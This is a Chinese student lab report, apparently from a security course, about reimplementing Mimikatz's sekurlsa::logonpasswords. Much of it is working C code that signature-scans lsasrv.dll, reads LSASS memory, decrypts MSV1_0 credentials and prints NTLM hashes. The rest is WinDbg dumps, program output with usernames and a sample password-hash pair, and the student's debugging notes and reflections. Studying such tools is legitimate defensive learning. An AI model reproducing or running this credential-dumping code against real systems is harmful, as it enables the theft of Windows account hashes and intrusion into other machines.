pcredentials = 0x0000000000000000
pprimaryCredentials = 0x0000000000000000
NTLM:
```

```
Username: DESKTOP-L1A3KGA$
UserName = 0x000002B951A1F540
Credentials = 0x000002B951A1F5B8
pcredentials = 0x0000000000000000
pprimaryCredentials = 0x0000000000000000
```

通过在线网站验证是正确的。

输入内容

crpgo2277

输出内容

024692A65E2D5C2FC1763C5256072D2B

中途曲折/未解之谜:

这一部分实验中,有好多地方取指针失败,但是通过指针地址取值就成功了,不是很理解...应该下周会问问助教,(不过助教不在,暑假有机会问..)

```
//KIWI_MSV1_0_LIST_63 LogonSessionList_First = *(LogonSessionListptr);
KIWI_MSV1_0_LIST_63 LogonSessionList_First;
ReadFromLsass(LogonSessionListptr, &LogonSessionList_First,
sizeof(KIWI_MSV1_0_LIST_63));
```



```

ReadFromLsass(&((*LogonSessionListptr).Credentials), &pcredentials,
sizeof(PKIWI_MSV1_0_CREDENTIALS));
    ReadFromLsass(&((*LogonSessionListptr).Credentials), &pcredentials,
sizeof(PKIWI_MSV1_0_CREDENTIALS));
    printf("pcredentials = 0x%p\n", pcredentials);

    //why?????
    //ReadFromLsass(pcredentials, &credentials,
sizeof(KIWI_MSV1_0_CREDENTIALS));
    //pcredentials = (*LogonSessionListptr).Credentials;
    //printf("pcredentials = 0x%p\n", pcredentials);

```

为了验证自己的取值正确，还是用了printf去打印了一些标识符，比如Primary。这里我意识到每个结构体中存一些 tag 对于调试的重要性。而奇安信中使用WinDbg调试内核也能看见相应的标识。看到这个标识，就能证明我前一部分的寻找地址是正确的。

```

*****
LogonSessionListSigOffset = 0x1fb38
LogonSessionListOffset = 0x1667f6
LogonSessionListptr = 0x000002B951A82880
Username: yuntian
UserName = 0x000002B951A82910
Credentials = 0x000002B951A82988
pcredentials = 0x000002B952059AA0
pprimaryCredentials = 0x000002B951AA9790
pprimaryCredentials.C = 0xPrimary
NTLM: ☐

```

```


1: kd> !list -x "db poi(poi(@$extret+0x108)+0x10)" poi(lsasrv!LogonSessionList)
00000166`4ad58810 00 00 00 00 00 00 00 00-07 00 08 00 00 00 00 00 .....
00000166`4ad58820 38 88 d5 4a 66 01 00 00-a0 01 a8 01 00 00 00 00 8..Jf.....
00000166`4ad58830 40 88 d5 4a 66 01 00 00-50 72 69 6d 61 72 79 00 @..Jf...Primary.
00000166`4ad58840 4f 04 2f 32 86 82 70 71-9d 56 e0 3c 0f 8e 24 48 0./2..pq.V.<..$H
00000166`4ad58850 2d 8e a5 d3 f3 dc de 29-fa 18 f4 99 11 10 d9 d4 ~.....).....
00000166`4ad58860 e8 73 e2 3f aa ee 20 5c-88 07 50 65 8a 90 fa 81 .s.?. \..Pe....
00000166`4ad58870 7f 76 ec ed 29 06 5c 8d-04 23 a0 60 a0 20 7e c0 .v..).\..#.`. ~.
00000166`4ad58880 73 b7 22 1a 49 64 e3 fd-00 5d 29 21 2a e5 15 5f s..".Id...])!*.._

00000166`4ad58430 00 00 00 00 00 00 00 00-07 00 08 00 00 00 00 00 .....
00000166`4ad58440 58 84 d5 4a 66 01 00 00-a0 01 a8 01 00 00 00 00 X..Jf.....
00000166`4ad58450 60 84 d5 4a 66 01 00 00-50 72 69 6d 61 72 79 00 `..Jf...Primary.
00000166`4ad58460 4f 04 2f 32 86 82 70 71-9d 56 e0 3c 0f 8e 24 48 0./2..pq.V.<..$H
00000166`4ad58470 2d 8e a5 d3 f3 dc de 29-fa 18 f4 99 11 10 d9 d4 ~.....).....
00000166`4ad58480 e8 73 e2 3f aa ee 20 5c-88 07 50 65 8a 90 fa 81 .s.?. \..Pe....
00000166`4ad58490 7f 76 ec ed 29 06 5c 8d-04 23 a0 60 a0 20 7e c0 .v..).\..#.`. ~.
00000166`4ad584a0 73 b7 22 1a 49 64 e3 fd-00 5d 29 21 2a e5 15 5f s..".Id...])!*.._

```

奇奇怪怪的关机错误：

关机后发现编译运行不了，最后查资料知道是编译器优化的问题，我寻思也没有改什么参数欸。



关机后发现程序无法正确输出，问助教后得知，原来是硬编码错误，初学以为找到差不多长的编码就可以了。


```
[+] Not all zeros ...
[+] All keys seems OK ...

*****
*          sekurlsa:wdigest          *
*****

C:\Users\yuntian\Desktop\Mimikatz-Learn-Template2\x64\Release>_
```

```
VOID kuhl_m_sekurlsa_genericCredsOutput(PKIWI_GENERIC_PRIMARY_CREDENTIAL
mesCreds, PKIWI_BASIC_SECURITY_LOGON_SESSION_DATA pData, ULONG flags)
{
    ...
    PBYTE msvCredentials;
    ...
}
```

实现代码:

```
VOID GetCredentialsFromMSV() {
    KUHL_M_SEKURLSA_ENUM_HELPER helper = { 0 };
    helper.offsetToCredentials = FIELD_OFFSET(KIWI_MSVC1_0_LIST_63, Credentials);
    helper.offsetToUsername = FIELD_OFFSET(KIWI_MSVC1_0_LIST_63, Username);

    //
    // ~ 10 lines of code
    //
    DWORD LogonSessionListSigOffset, LogonSessionListOffset;
    PCHAR LogonSessionListAddr = 0;
    LIST_ENTRY LogonSessionList;
    unsigned char passDecrypted[1024];
    PCHAR lsasvrBaseAddress = (PCHAR)LoadLibraryA("lsasrv.dll");
    UCHAR LogonSessionListSig[] = { 0x0f, 0x1f, 0x44, 0x00, 0x00,
                                    0x8b, 0xc7,
                                    0x48, 0xc1, 0xe0, 0x04,
                                    0x48, 0x8d, 0x0d };

    LogonSessionListSigOffset = SearchPattern(lsasvrBaseAddress,
LogonSessionListSig, sizeof LogonSessionListSig);
    printf("LogonSessionListSigOffset = 0x%x\n", LogonSessionListSigOffset);
    if (LogonSessionListSigOffset == 0) return;

    ReadFromLsass(lsasvrBaseAddress + LogonSessionListSigOffset + sizeof
LogonSessionListSig, &LogonSessionListOffset, sizeof LogonSessionListOffset);
    printf("LogonSessionListOffset = 0x%x\n", LogonSessionListOffset);

    ReadFromLsass(lsasvrBaseAddress + LogonSessionListSigOffset + sizeof
LogonSessionListSig + 4 + LogonSessionListOffset, &LogonSessionList,
sizeof(LIST_ENTRY));
```

```

ReadFromLsass(lsassvrBaseAddress + LogonSessionListSigOffset + sizeof
LogonSessionListSig + 4 + LogonSessionListOffset, &LogonSessionListAddr, sizeof
LogonSessionListAddr);

PKIWI_MSV1_0_LIST_63 LogonSessionListptr = LogonSessionList.Flink;
printf("LogonSessionListptr = 0x%p\n", LogonSessionListptr);

KIWI_MSV1_0_LIST_63 LogonSessionList_First;
ReadFromLsass(LogonSessionListptr, &LogonSessionList_First,
sizeof(KIWI_MSV1_0_LIST_63));

do {
    KIWI_MSV1_0_CREDENTIALS credentials;
    KIWI_MSV1_0_PRIMARY_CREDENTIALS primaryCredentials;
    PKIWI_MSV1_0_CREDENTIALS pcredentials;
    PKIWI_MSV1_0_PRIMARY_CREDENTIALS pprimaryCredentials;
    PMSV1_0_PRIMARY_CREDENTIAL_10_1607 pBuffer;

    //
    // ~ 10 lines of code
    //
    UNICODE_STRING* username = ExtractUnicodeString((PUNICODE_STRING)(&
(&LogonSessionListptr).UserName));
    if (username != NULL && username->Length != 0) printf("Username: %ls\n",
username->Buffer);
    else printf("Username: [NULL]\n");
    printf("UserName = 0x%p\n", &(&LogonSessionListptr).UserName);
    printf("Credentials = 0x%p\n", &(&LogonSessionListptr).Credentials);

    ReadFromLsass(&(&LogonSessionListptr).Credentials, &pcredentials,
sizeof(PKIWI_MSV1_0_CREDENTIALS));

    printf("pcredentials = 0x%p\n", pcredentials);

    //why?????
    //pcredentials = (&LogonSessionListptr).Credentials;
    //printf("pcredentials = 0x%p\n", pcredentials);

    //ReadFromLsass(pprimaryCredentials, &primaryCredentials,
sizeof(KIWI_MSV1_0_PRIMARY_CREDENTIALS));

    ReadFromLsass(&(&pcredentials).PrimaryCredentials,
&pprimaryCredentials, sizeof(PKIWI_MSV1_0_PRIMARY_CREDENTIALS));
    printf("pprimaryCredentials = 0x%p\n", pprimaryCredentials);

    UNICODE_STRING* SBuffer = ExtractUnicodeString((PUNICODE_STRING)(&
(&pprimaryCredentials).Credentials));

    if (SBuffer != NULL && SBuffer->Length != 0) {
        if (DecryptCredentials((char*)SBuffer->Buffer, SBuffer->
MaximumLength, passDecrypted, sizeof(passDecrypted)) > 0) {

            PMSV1_0_PRIMARY_CREDENTIAL_10_1607 abc =
(PMSV1_0_PRIMARY_CREDENTIAL_10_1607) passDecrypted;
            BYTE *ab = abc->NtOwfPassword;

```

```

        int len = sizeof(abc->NtOwfPassword) / sizeof(abc->NtOwfPassword[0]);

        printf("NTLM: ");
        printf("0x");
        for (int i = 0; i < len; i++) {
            printf("%02x", abc->NtOwfPassword[i]);
        }
        printf("\n\n");
    }
}
else printf("NTLM: \n\n\n");

FreeUnicodeString(username);
FreeUnicodeString(SBuffer);

ReadFromLsass(LogonSessionList_First.Flink, &LogonSessionListptr,
sizeof(PKIWI_MSV1_0_LIST_63));
ReadFromLsass(LogonSessionListptr, &LogonSessionList_First,
sizeof(KIWI_MSV1_0_LIST_63));
} while (LogonSessionListptr != LogonSessionListAddr);
}


```

参考资料:

<https://forum.butian.net/share/2215>

1.5 学习心得与总结

Mimikatz主要的流程如下:



本次实验主要是完成 `privilege::debug`, `sekurlsa::logonpasswords` 两部分中的内容, 通过实验框架逐步实现, 慢慢理解Mimikatz实现这两部分的原理。

首先是提升权限，通过 `AdjustTokenPrivilege()` 打开 token 句柄的相应权限，而后通过硬编码从不同dll模块找到 `l_LogSessList` 和 `LogonSessionList` 这两个重要的存储用户登录信息的链表，通过分析数据结构和偏移，再去找找到解密内存需要的密钥和初始化向量，即可得到我们想要的数据库。

通过本次实验，我对Windows中的双向链表，宽字符，以及特定的数据结构有了进一步的理解，对进程映像，加载dll模块，token有了初步的认识，同时也在简易调试中揣摩了一些数据结构设置的原因，总体来说，受益匪浅又乐在其中，感谢老师提供了详细的参考资料以及难度逐步提升，非常合理的实验框架。

参考资料：

<https://www.anquanke.com/post/id/235232>

1.6 拓展思考

1. 如果要迁移到其它操作系统，第一是要重新寻找相应的硬编码，第二是要重新去看对应的数据结构有没有发生变化（如果是用偏移值寻找的更需要去看数据结构，用属性找的可能还好）。
2. 其它思考由于期末时间紧张，暑假有时间继续思考。